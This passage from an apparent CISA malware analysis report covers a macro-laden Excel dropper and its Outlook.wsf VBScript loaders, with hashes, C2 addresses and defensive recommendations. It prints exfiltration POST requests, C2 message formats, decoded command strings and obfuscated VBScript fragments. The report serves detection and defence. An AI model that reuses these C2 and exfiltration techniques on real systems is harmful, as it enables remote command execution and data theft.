DNS Suffix . : \r\n"
--End format--

The above victim's system's information and the output command data are hex-encoded, and the hex bytes are re-ordered and appended to a string "vl" before exfiltration. It will send the encoded data using the URI: "http[:]//88[.]119[.]170[.]124/lcekcnkxkbllmwlpoklgof" and wait for a response (next command).

Displayed below is the POST request used to exfiltrate the victim's system data and the output of the command executed:

--Begin request--
POST /lcekcnkxkbllmwlpoklgof HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded; Charset=UTF-8
Accept: */*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
CharSet: UTF-8
Content-Length: 9813
Host: 88[.]119[.]170[.]124

vl=[re-ordered hex-encoded victim's system data and the output of the command executed]
--End request---

Displayed below is sample POST request that contains the encoded victim's system data and the output of the command executed:

--Begin request--
POST /lcekcnkxkbllmwlpoklgof HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded; Charset=UTF-8
Accept: */*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
CharSet: UTF-8
Content-Length: 5689
Host: 88[.]119[.]170[.]124

vl=A093273633E2339332927232320A723242D6E6D346365E7226F466E77467273E265674D6469267477C0242046010637442156232O3A2E20
--End request---

It is designed to send these messages below to the C2 server using the URI: "http[:]//88[.]119[.]170[.]124/lcekcnkxkbllmwlpoklgof". Each message sent is hex-encoded, and the hex bytes are re-ordered and appended to a string "vl":

--Begin message format--
"200/!*##*!/19x.1xx.2xx.2xx|#@*@#|WIN-HVMLL1IR74C/user01" ==> When the decoded C2 command data received contains the string "|#@*@#|" or "/!*##*!/".
"19x.1xx.2xx.2xx|#@*@#|WIN-HVMLL1IR74C/user01|#@*@#|sory" ==> When a command or a specific task fails
--End message format--

Screenshots

```
<Job ID="MyJob">
<Script LANGUAGE="VBSCript">
'more: https://en.wikipedia.org/wiki/Jaguar

Function AA4CCEC6545CC9C2(C4F9E66FE4FF334A)
  'The jaguar is a large felid species and the only living member
  of the genus Panthera native to the Americas.
  'Its distinctively marked coat features pale yellow to tan
  colored fur covered by spots that transition to rosettes on the
  sides.

  Dim FAFD273612C83
  Dim CE332F246C346B2D281ED21AF1, C8ABBEEBC39D8CB9CABDF7D2B2E24
    Dim E13DD5378CD883B2, C8BD2B73F855D54,
    DBB28E4EEA943398A63C4781FADD1

    CE332F246C346B2D281ED21AF1 = Len(C4F9E66FE4FF334A)-1
    redim C8ABBEEBC39D8CB9CABDF7D2B2E24(CE332F246C346B2D281ED21AF1)

    For DBB28E4EEA943398A63C4781FADD1 = 0 to
    CE332F246C346B2D281ED21AF1
    C8ABBEEBC39D8CB9CABDF7D2B2E24(DBB28E4EEA943398A63C4781FADD1) =
    Mid(C4F9E66FE4FF334A, DBB28E4EEA943398A63C4781FADD1 + 1,1)
```

Figure 18 - The contents of the VBscript.

88.119.170.124

Tags

command-and-control

HTTP Sessions

- POST /ezedcjrfvjriftmldedu HTTP/1.1
  Connection: Keep-Alive
  Content-Type: application/x-www-form-urlencoded; Charset=UTF-8
  Accept: */*
  Accept-Language: en-us
  User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
  CharSet: UTF-8
  Content-Length: 93
  Host: 88.119.170.124
- POST /lcekcnkxkbllmwlpoklgof HTTP/1.1
  Connection: Keep-Alive
  Content-Type: application/x-www-form-urlencoded; Charset=UTF-8
  Accept: */*
  Accept-Language: en-us
  User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
  CharSet: UTF-8
  Content-Length: 9813
  Host: 88.119.170.124

Whois

Domain Name: bacloud.info
Registry Domain ID: 9ae51aee8f3144059e17d8f8fba3095e-DONUTS
Registrar WHOIS Server: whois.PublicDomainRegistry.com
Registrar URL: http://www.PublicDomainRegistry.com
Updated Date: 2021-03-09T06:39:04Z
Creation Date: 2010-04-22T12:46:58Z
Registry Expiry Date: 2022-04-22T12:46:58Z
Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com
Registrar IANA ID: 303
Registrar Abuse Contact Email: abuse@publicdomainregistry.com
Registrar Abuse Contact Phone: +91.2230797500
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Registry Registrant ID: REDACTED FOR PRIVACY
Registrant Name: REDACTED FOR PRIVACY
Registrant Organization: GDPR Masked
Registrant Street: REDACTED FOR PRIVACY

Registrant City: REDACTED FOR PRIVACY
Registrant State/Province: GDPR Masked
Registrant Postal Code: REDACTED FOR PRIVACY
Registrant Country: US
Registrant Phone: REDACTED FOR PRIVACY
Registrant Phone Ext: REDACTED FOR PRIVACY
Registrant Fax: REDACTED FOR PRIVACY
Registrant Fax Ext: REDACTED FOR PRIVACY
Registrant Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name.
Registry Admin ID: REDACTED FOR PRIVACY
Admin Name: REDACTED FOR PRIVACY
Admin Organization: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin City: REDACTED FOR PRIVACY
Admin State/Province: REDACTED FOR PRIVACY
Admin Postal Code: REDACTED FOR PRIVACY
Admin Country: REDACTED FOR PRIVACY
Admin Phone: REDACTED FOR PRIVACY
Admin Phone Ext: REDACTED FOR PRIVACY
Admin Fax: REDACTED FOR PRIVACY
Admin Fax Ext: REDACTED FOR PRIVACY
Admin Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name.
Registry Tech ID: REDACTED FOR PRIVACY
Tech Name: REDACTED FOR PRIVACY
Tech Organization: REDACTED FOR PRIVACY
Tech Street: REDACTED FOR PRIVACY
Tech City: REDACTED FOR PRIVACY
Tech State/Province: REDACTED FOR PRIVACY
Tech Postal Code: REDACTED FOR PRIVACY
Tech Country: REDACTED FOR PRIVACY
Tech Phone: REDACTED FOR PRIVACY
Tech Phone Ext: REDACTED FOR PRIVACY
Tech Fax: REDACTED FOR PRIVACY
Tech Fax Ext: REDACTED FOR PRIVACY
Tech Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name.
Name Server: dns1.laisvas.lt
Name Server: ns3.laisvas.lt
Name Server: ns5.laisvas.lt
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of WHOIS database: 2022-02-01T10:54:20Z <<

Relationships

88.119.170.124 Connected_From f10471e15c6b971092377c524a0622edf4525acee42f4b61e732f342ea7c0df0

Description

The malware C2 IP address.

4b2862a1665a62706f88304406b071a5c9a6b3093daadc073e174ac6d493f26c

Tags

downloaderdropperloadertrojan

Details

Name	ZaibCb15Ak.xls
Size	254976 bytes
Type	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1252, Name of Creating Application: M Time/Date: Mon Nov 1 07:15:30 2021, Last Saved Time/Date: Mon Nov 1 07:17:43 2021, Security: 0

MD5	6cef87a6ffb254bfeb61372d24e1970a
SHA1	e21d95b648944ad2287c6bc01fcc12b05530e455
SHA256	4b2862a1665a62706f88304406b071a5c9a6b3093daadc073e174ac6d493f26c
SHA512	a99ca0f86da547d2979bd854b29824da77472b16aa2d2dcbc0e5c3eb4b488ae69f9d3006bc326b52b9145076247b64ba55cacfaaf30e4
ssdeep	6144:8k3hOdsylKlgryzc4bNhZF+E+W2knArYi4uU4pVZ8lx+tSea4awSi:PiLZpVZ8lx+tna4TZ
Entropy	7.232043

Antivirus

Antiy	Trojan[Downloader]/MSOffice.Agent.gho
Avira	W97M/Hancitor.tnvir
Bitdefender	Trojan.Generic.31220507
ESET	a variant of Generik.GHODWTC trojan
Emsisoft	Trojan.Generic.31220507 (B)
IKARUS	Trojan.SuspectCRC
Lavasoft	Trojan.Generic.31220507
McAfee	RDN/Woreflint
NANOAV	Trojan.Ole2.Vbs-heuristic.druvzi
NETGATE	Trojan.Win32.Malware
Quick Heal	Ole.Trojan.A3288643
Sophos	Troj/DocDl-AEVH
Symantec	Trojan.Mdropper
Trend Micro	Trojan.E78080B2
Trend Micro HouseCall	Trojan.E78080B2

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships

4b2862a166...	Contains	d77e268b746cf1547e7ed662598f8515948562e1d188a7f9ddb8e00f4fd94ef0
4b2862a166...	Contains	ed988768f50f1bb4cc7fb69f9633d6185714a99ecfd18b7b1b88a42a162b0418

Description

This artifact is a malicious Excel file that contains macros written in VBA and two encoded wsf files. When the Excel file is opened, the victim will be prompted to enable macros with the “Enable Content” button. The macros are executed once the victim enables content. When executed, the macros decode and install the embedded wsf files into the directories below:

--Begin files--
"%LocalAppData\Outlook.wsf"
"%AppData%\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Outlook.wsf"
--End files--

Screenshots

Figure 19 - The contents of the Excel file.

ed988768f50f1bb4cc7fb69f9633d6185714a99ecfd18b7b1b88a42a162b0418

Details

Name	Outlook.wsf
Size	11980 bytes
Type	HTML document, Little-endian UTF-16 Unicode text, with CRLF line terminators
MD5	e1f97c819b1d26748ed91777084c828e
SHA1	4209a007fcf4d4913afad323eb1d1ae466f911a6
SHA256	ed988768f50f1bb4cc7fb69f9633d6185714a99ecfd18b7b1b88a42a162b0418
SHA512	8a98999bc6ff4094b5e1d795e32345aca4e70b8e91ad1e4ba3f6ec6dabcf5591dc5c9740e6c326b23c6120b847611006d86e56dd2590ce
ssdeep	192:/LsEDuNb8pWGNm91llKk8YwB4o6N8M6sBISa9FE8mJSZbHCExZ9EEFaeYuan:zsquN4K/aHYa42saSstmJSZbxZLK
Entropy	4.063463
Path	%AppData%\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Outlook.wsf

Antivirus

No matches found.

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships

ed988768f5... Contained_Within 4b2862a1665a62706f88304406b071a5c9a6b3093daadc073e174ac6d493f26c

Description

This artifact is a wsf file installed by ZaibCb15Ak.xls (4b2862a1665a62706f88304406b071a5c9a6b3093daadc073e174ac6d493f26c). This file is installed into the current user startup folder to run automatically at startup. The file contains hex-encoded strings that have been reshuffled. When executed, the malware uses built-in algorithms to arrange and hex decode these strings.

Displayed below are strings of interest decoded during runtime:

--Begin strings--
"vqFIPLLYRjbxR8Km3m9p1ACzyK4Zps20.run PprJwVD1jVboW9s2WjL9uCH1Jk02tisB,0,TRUE"
"cmd.exe /c cscript.exe %LocalAppData%\\Outlook.wsf humpback__whale"
--End strings--

It executes the command below to run the wsf file "%LocalAppData%\Outlook.wsf (d77e268b746cf1547e7ed662598f8515948562e1d188a7f9ddb8e00f4fd94ef0) with the argument "humpback__whale".

Displayed below is the command:

--Begin command--
"cmd.exe /c cscript.exe %LocalAppData%\\Outlook.wsf humpback__whale"
--End command--

Screenshots

```
<Job ID="MyJob">


<Script LANGUAGE="VBSCript">
Function ZBjjLKhA47JcvdV7c5yhO0D1RlgkWv99()
    r72JxiyFgzoT1cjO3FW2p4bpmC05ZsRx()
End Function

Function
Ecy5jfxzwNcfSq6h4N6TNDGtmtUVWhKm(bNEAZMFrrEeTdoUdPGJN3lIQ8Vq7cgSR)
    Dim Fw7J5L1qreCoJjyvR6y6kpL0dHBO8qVx,
    Tq6N9sc2nP9uHiLsch9oOGuXBU4Cy4HU
    Dim NaBYZdea43AvEQNoa7kzg3gBlYdk4HZn
    Dim NB8FaEYluaaQoP8TfPBHEWzBE0GCc0UN,
    M3zymr70p7yYz4dHOTaN93RqUpId6Haq,
    dOVnyQbbzBrirFDQGLSq3J4hKJEUUkUhK
    NaBYZdea43AvEQNoa7kzg3gBlYdk4HZn =
    Len(bNEAZMFrrEeTdoUdPGJN3lIQ8Vq7cgSR)-1
    redim
    Tq6N9sc2nP9uHiLsch9oOGuXBU4Cy4HU(NaBYZdea43AvEQNoa7kzg3gBlYdk4HZ
    n)

    For Fw7J5L1qreCoJjyvR6y6kpL0dHBO8qVx = 0 to
```

Figure 20 - The contents of the VBscript.

d77e268b746cf1547e7ed662598f8515948562e1d188a7f9ddb8e00f4fd94ef0

Tags

downloaderloadertrojan

Details

Name	Outlook.wsf
Size	40674 bytes
Type	HTML document, Little-endian UTF-16 Unicode text, with very long lines, with CRLF line terminators
MD5	cb84c6b5816504c993c33360aeec4705
SHA1	9f212961d1de465c20e84f3c4d8ac0302e02ce37
SHA256	d77e268b746cf1547e7ed662598f8515948562e1d188a7f9ddb8e00f4fd94ef0
SHA512	fec12d5871544bf1d3038baa2c209ceb4b8c8c852b60a222d2e0486b15593cecd26e130bdadcf0927e5f556cca42d3a0bb764fcc00b685a
ssdeep	768:Wqy5Dr1BE9cmvcmPcvmzm/mAm6zYAr8LBFMwEVxLa3knrjrSK0rvdRz0nq8Fj:Vy5zE9V1cnHCkn3+vdRz0nqG
Entropy	4.028422
Path	%LocalAppData%\Outlook.wsf

Antivirus

Avira	VBS/Dldr.Agent.LE
IKARUS	VBS.Trojan-Downloader.Agent
NANOAV	Trojan.Script.Vbs-heuristic.druvzi
Quick Heal	VBS.Downloader.45256
Sophos	Troj/HTA-AB
Symantec	VBS.Downloader.Trojan

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships

d77e268b74...	Contained_Within	4b2862a1665a62706f88304406b071a5c9a6b3093daadc073e174ac6d493f26c
d77e268b74...	Connected_To	5.199.133.149

Description

This artifact is a wsf file installed by ZaibCb15Ak.xls (4b2862a1665a62706f88304406b071a5c9a6b3093daadc073e174ac6d493f26c) and executed by Outlook.wsf (ed988768f50f1bb4cc7fb69f9633d6185714a99ecfd18b7b1b88a42a162b0418) . This file and "Outlook.wsf (f10471e15c6b971092377c524a0622edf4525acee42f4b61e732f342ea7c0df0) have similar code functions. The file contains hex-encoded strings that have been reshuffled. When executed, the malware uses built-in algorithms to arrange and hex decode these strings.

Displayed below are strings of interest decoded during runtime:

--Begin strings--
{impersonationLevel=impersonate}!\\\\
%AppData%\\Local\\Temp\\stari.txt
stari.txt
jznkmustntblvmdvgcwbvqb
oeajgyxyxclqmfqayv
http[:]//5[.]199[.]133[.]149/
POST
cmd.exe /c
>> %temp%\\stari.txt
Select * from Win32_IP4RouteTable
"%COMPUTERNAME%"
"%USERNAME%"
E442779124B3E37D2A3F77D77B66A.Open jQ8EVB2A05RmlH0YGkge7CpSBNWN1n2d,KVj42Vxufd0LRBFfZDVj3wRxJ5CX9vOX,False
E442779124B3E37D2A3F77D77B66A.send jQ8EVB2A05RmlH0YGkge7CpSBNWN1n2d
--End strings--

It collects the victim's system IP address, computer name, and username in the format below:

--Begin information--
Format: [victim's system Internet Protocol address]|!)!)!|[Computer name]/Username
Sample: "19x.1xx.2xx.2xx|!)!)!|WIN-HVMLL1IR74C/user01"
--End information--

The collected data above is hex-encoded, and the hex bytes are reshuffled and appended to a string "vl" before exfiltration. It will send the encoded data using the URI: "http[:]//5[.]199[.]133[.]149/jznkmustntblvmdvgcwbvqb" and wait for a response.

Displayed below is the POST request used to exfiltrate the victim's system data:

--Begin request--
POST /jznkmustntblvmdvgcwbvqb HTTP/1.1
Connection: Keep-Alive

Content-Type: application/x-www-form-urlencoded; Charset=UTF-8
Accept: */*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
CharSet: UTF-8
Content-Length: 93
Host: 5[.]199[.]133[.]149

vl=6793263635E4329334937215349F743442D53463ED3....7CC2212199221C5494228E4F70322D38562E3E6212713
--End request---

The response payload was not available for analysis. Analysis indicates that the C2 response payloads are hex-encoded and reshuffled. It uses the same built in algorithm to arrange and hex decode these payloads, which contain command-line scripts. The malware will search for the string "|!)!)!|" or "/!&^^&!/" in the decoded payload. If the payload contains one of these strings, it will parse the command-line scripts for execution using the command below:

--Begin command--
"cmd.exe /c [decoded command scripts]| >> %temp%\\stari.txt"
--End command--

The output of the command-line scripts executed is stored into a text file "%temp%\stari.txt". It reads the output of the command executed from the text file "%temp%\stari.txt" and attaches it to the victim's system IP address, computer name, and username in the format below:

--Begin format--
Format: "[victim's system Internet Protocol address]|!)!)!|[Computer name]/Username|!)!)!|[Output of the command executed]"

Sample: "19x.1xx.2xx.2xx|!)!)!|WIN-HVMLL1IR74C/user01|!)!)!|\r\nWindows IP Configuration\r\n\r\n\r\nEthernet adapter Local Area Connection 2:\r\n\r\n Connection-specific DNS Suffix . : \r\n Link-local IPv6 Address . . . . . : fe80::d1d7:d838:2959:23d0%15\r\n IPv4 Address. . . . . : 19x.1xx.2xx.1xx\r\n Subnet Mask . . . . . : 255.255.255.0\r\n Default Gateway . . . . . : 19x.1xx.2xx.2xx\r\n\r\nEthernet adapter Local Area Connection:\r\n\r\n Media State . . . . . : Media disconnected\r\n Connection-specific DNS Suffix . : \r\n\r\nTunnel adapter isatap.{62D6C817-FD7E-4634-83CF-3311F44F4490}:\r\n\r\n Media State . . . . . : Media disconnected\r\n Connection-specific DNS Suffix . : \r\n\r\nTunnel adapter Teredo Tunneling Pseudo-Interface:\r\n\r\n Connection-specific DNS Suffix . : \r\n IPv6 Address. . . . . : 2001:0:c000:27b:c2f:3a2f:3f57:2e63\r\n Link-local IPv6 Address . . . . . : fe80::c2f:3a2f:3f57:2e63%12\r\n Default Gateway . . . . . : ::\r\n\r\nTunnel adapter isatap.{43E8EDE4-433A-453E-B583-1A994D8B33E2}:\r\n\r\n Media State . . . . . : Media disconnected\r\n Connection-specific DNS Suffix . : \r\n"
--End format--

The above victim's system information and the output command executed are hex-encoded, and the hex bytes are re-ordered and appended to a string "vl" before exfiltration. It will send the encoded data using the URI: "http[:]//5[.]199[.]133[.]149/oeajgyxyxclqmfqayv" and wait for a response (next command).

Displayed below is the POST request used to exfiltrate the victim's system data and the output of the command executed:

--Begin request--
POST /oeajgyxyxclqmfqayv HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded; Charset=UTF-8
Accept: */*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
CharSet: UTF-8
Content-Length: 93
Host: 5[.]199[.]133[.]149

vl=[re-ordered hex-encoded victim's system data and the output of the command executed]
--End request---

Displayed below is sample POST request that contains the encoded victim's system data and the output of the command executed:

--Begin request--
POST /oeajgyxyxclqmfqayv HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded; Charset=UTF-8

Accept: */*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
CharSet: UTF-8
Content-Length: 5689
Host: 5[.]199[.]133[.]149

vl=A093273633E2339332927212329A723242D6E6D346365E7226F246E76227271E265674D6469267477C024204601063744215623203A2E20
--End request---

It is designed to send these messages below to the C2 server using the URI: "http[:]//5[.]199[.]133[.]149/oeajgyxyxclqmfqayv". Each message sent is hex-encoded, and the hex bytes are re-ordered and appended to a string "vl":

--Begin message format--
"200/!&^^&!/19x.1xx.2xx.2xx|!)!)!|WIN-HVMLL1IR74C/user01" ==> When the decoded C2 command data received contains the string "|!)!)!|" or "/!&^^&!/".
"19x.1xx.2xx.2xx|!)!)!|WIN-HVMLL1IR74C/user01|!)!)!|sory" ==> When a command or a specific task fails
--End message format--

Screenshots

```
<Job ID="MyJob">



<Script LANGUAGE="VBSCript">
'#https://en.wikipedia.org/wiki/Humpback_whale +
https://en.wikipedia.org/wiki/Humpback_whale

Function [938722
uuP5H3JLaeqFNOYbdeiIpfIbwmD2UAqa_!#humpback__whale#!](s)
    '#collisions with ships and noise pollution continue to affect
    the species.
  [938722 uuP5H3JLaeqFNOYbdeiIpfIbwmD2UAqa_!#humpback__whale#!] =
  RaEpY544DTliJIrse6cu1kU98tLTwDhK(bxZEZDP1jfwjOu429062CCZnZr6FpejO(
  RaEpY544DTliJIrse6cu1kU98tLTwDhK(N73ODBpARAwG7ChVnmaaeZ4mUs4zfPfC(
  s))))
End Function


Function [2324
932SojgcWgZoRAINYtrTWwibJG1pM6UOhA_!#humpback__whale#!](s)
  [2324 932SojgcWgZoRAINYtrTWwibJG1pM6UOhA_!#humpback__whale#!] =
  JHExwmCPzx46jwxx9zIDPL8ueFhYip6i(RaEpY544DTliJIrse6cu1kU98tLTwDhK(
```

Figure 21 - The contents of the VBscript.

5.199.133.149

Tags

command-and-control

Ports

80 TCP

HTTP Sessions

- POST /jznkmustntblvmdvgcwbvqb HTTP/1.1
  Connection: Keep-Alive
  Content-Type: application/x-www-form-urlencoded; Charset=UTF-8
  Accept: */*
  Accept-Language: en-us
  User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
  CharSet: UTF-8
  Content-Length: 93
  Host: 5.199.133.149

- POST /oeajgyxyxclqmfqayv HTTP/1.1
  Connection: Keep-Alive
  Content-Type: application/x-www-form-urlencoded; Charset=UTF-8
  Accept: */*
  Accept-Language: en-us
  User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
  CharSet: UTF-8
  Content-Length: 93
  Host: 5[.]199[.]133[.]149

Whois

Domain Name: SERVDISCOUNT-CUSTOMER.COM
Registry Domain ID: 1882350046_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.psi-usa.info
Registrar URL: http://www.psi-usa.info
Updated Date: 2021-10-28T07:05:37Z
Creation Date: 2014-10-27T07:58:37Z
Registry Expiry Date: 2022-10-27T07:58:37Z
Registrar: PSI-USA, Inc. dba Domain Robot
Registrar IANA ID: 151
Registrar Abuse Contact Email: domain-abuse@psi-usa.info
Registrar Abuse Contact Phone: +49.94159559482
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Name Server: NS1.NTDNS.DE
Name Server: NS2.NTDNS.DE
Name Server: NS3.NTDNS.DE
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2022-01-31T07:23:45Z <<<

Relationships

5.199.133.149 Connected_From d77e268b746cf1547e7ed662598f8515948562e1d188a7f9ddb8e00f4fd94ef0

Description

The malware C2 IP address.

Relationship Summary

12db8bcee0...	Related_To	2471a039cb1ddeb826f3a11f89b193624d89052afcbee01205dc92610723eb82
2471a039cb...	Related_To	ce9bd1acf37119ff73b4dff989f2791eb24efc891a413df58856d848f0bcaee9
2471a039cb...	Related_To	12db8bcee090521ecf852bf215ce3878737517a22ef1f2ff9bdec7cba8d0d3aa
ce9bd1acf3...	Related_To	2471a039cb1ddeb826f3a11f89b193624d89052afcbee01205dc92610723eb82
ce9bd1acf3...	Connected_To	185.183.96.7
185.183.96.7	Connected_From	ce9bd1acf37119ff73b4dff989f2791eb24efc891a413df58856d848f0bcaee9
b6133e04a0...	Connected_To	185.117.75.34
185.117.75.34	Connected_From	e7f6c7b91c482c12fc905b84dbaa9001ef78dc6a771773e1de4b8eade5431eca
185.117.75.34	Connected_From	b6133e04a0a1deb8faf944dd79c46c62f725a72ea9f26dd911d6f6e1e4433f1a
192.210.191.188	Connected_From	5bcdd422089ed96d6711fa251544e2e863b113973db328590cfe0457bfeb564f
5bcdd42208...	Connected_To	192.210.191.188
255e53af8b...	Connected_To	185.183.96.44
185.183.96.44	Connected_From	255e53af8b079c8319ce52583293723551da9affe547da45e2c1d4257cff625a
e7f6c7b91c...	Connected_To	185.117.75.34
b1e30cce6d...	Connected_To	185.118.164.21
185.118.164.21	Connected_From	b1e30cce6df16d83b82b751edca57aa17795d8d0cdd960ecee7d90832b0ee76c

185.118.164.21	Connected_From	42ca7d3fcd6d220cd380f34f9aa728b3bb68908b49f04d04f685631ee1f78986
42ca7d3fcd...	Connected_To	185.118.164.21
026868713d...	Dropped	c2badcdfa9b7ece00f245990bb85fb6645c05b155b77deaf2bb7a2a0aacbe49e
026868713d...	Dropped	f10471e15c6b971092377c524a0622edf4525acee42f4b61e732f342ea7c0df0
c2badcdfa9...	Dropped_By	026868713d60e6790f41dc7046deb4e6795825faa903113d2f22b644f0d21141
f10471e15c...	Dropped_By	026868713d60e6790f41dc7046deb4e6795825faa903113d2f22b644f0d21141
f10471e15c...	Connected_To	88.119.170.124
88.119.170.124	Connected_From	f10471e15c6b971092377c524a0622edf4525acee42f4b61e732f342ea7c0df0
4b2862a166...	Contains	d77e268b746cf1547e7ed662598f8515948562e1d188a7f9ddb8e00f4fd94ef0
4b2862a166...	Contains	ed988768f50f1bb4cc7fb69f9633d6185714a99ecfd18b7b1b88a42a162b0418
ed988768f5...	Contained_Within	4b2862a1665a62706f88304406b071a5c9a6b3093daadc073e174ac6d493f26c
d77e268b74...	Contained_Within	4b2862a1665a62706f88304406b071a5c9a6b3093daadc073e174ac6d493f26c
d77e268b74...	Connected_To	5.199.133.149
5.199.133.149	Connected_From	d77e268b746cf1547e7ed662598f8515948562e1d188a7f9ddb8e00f4fd94ef0

Recommendations

CISA recommends that users and administrators consider using the following best practices to strengthen the security posture of their organization's systems. Any configuration changes should be reviewed by system owners and administrators prior to implementation to avoid unwanted impacts.

- Maintain up-to-date antivirus signatures and engines.
- Keep operating system patches up-to-date.
- Disable File and Printer sharing services. If these services are required, use strong passwords or Active Directory authentication.
- Restrict users' ability (permissions) to install and run unwanted software applications. Do not add users to the local administrators group unless required.
- Enforce a strong password policy and implement regular password changes.
- Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
- Enable a personal firewall on agency workstations, configured to deny unsolicited connection requests.
- Disable unnecessary services on agency workstations and servers.
- Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its "true file type" (i.e., the extension matches the file header).
- Monitor users' web browsing habits; restrict access to sites with unfavorable content.
- Exercise caution when using removable media (e.g., USB thumb drives, external drives, CDs, etc.).
- Scan all software downloaded from the Internet prior to executing.
- Maintain situational awareness of the latest threats and implement appropriate Access Control Lists (ACLs).

Additional information on malware incident prevention and handling can be found in National Institute of Standards and Technology (NIST) Special Publication 800-83, **"Guide to Malware Incident Prevention & Handling for Desktops and Laptops".**

Contact Information

CISA continuously strives to improve its products and services. You can help by answering a very short series of questions about this product at the following URL: https://us-cert.cisa.gov/forms/feedback/

Document FAQ

What is a MIFR? A Malware Initial Findings Report (MIFR) is intended to provide organizations with malware analysis in a timely manner. In most instances this report will provide initial indicators for computer and network defense. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.

What is a MAR? A Malware Analysis Report (MAR) is intended to provide organizations with more detailed malware analysis acquired via manual reverse engineering. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.

Can I edit this document? This document is not to be edited in any way by recipients. All comments or questions related to this document should be directed to the CISA at 1-888-282-0870 or CISA Service Desk.

Can I submit malware to CISA? Malware samples can be submitted via three methods:

- Web: https://malware.us-cert.gov
- E-Mail: submit@malware.us-cert.gov
- FTP: ftp.malware.us-cert.gov (anonymous)

CISA encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and phishing-related scams. Reporting forms can be found on CISA's homepage at www.cisa.gov.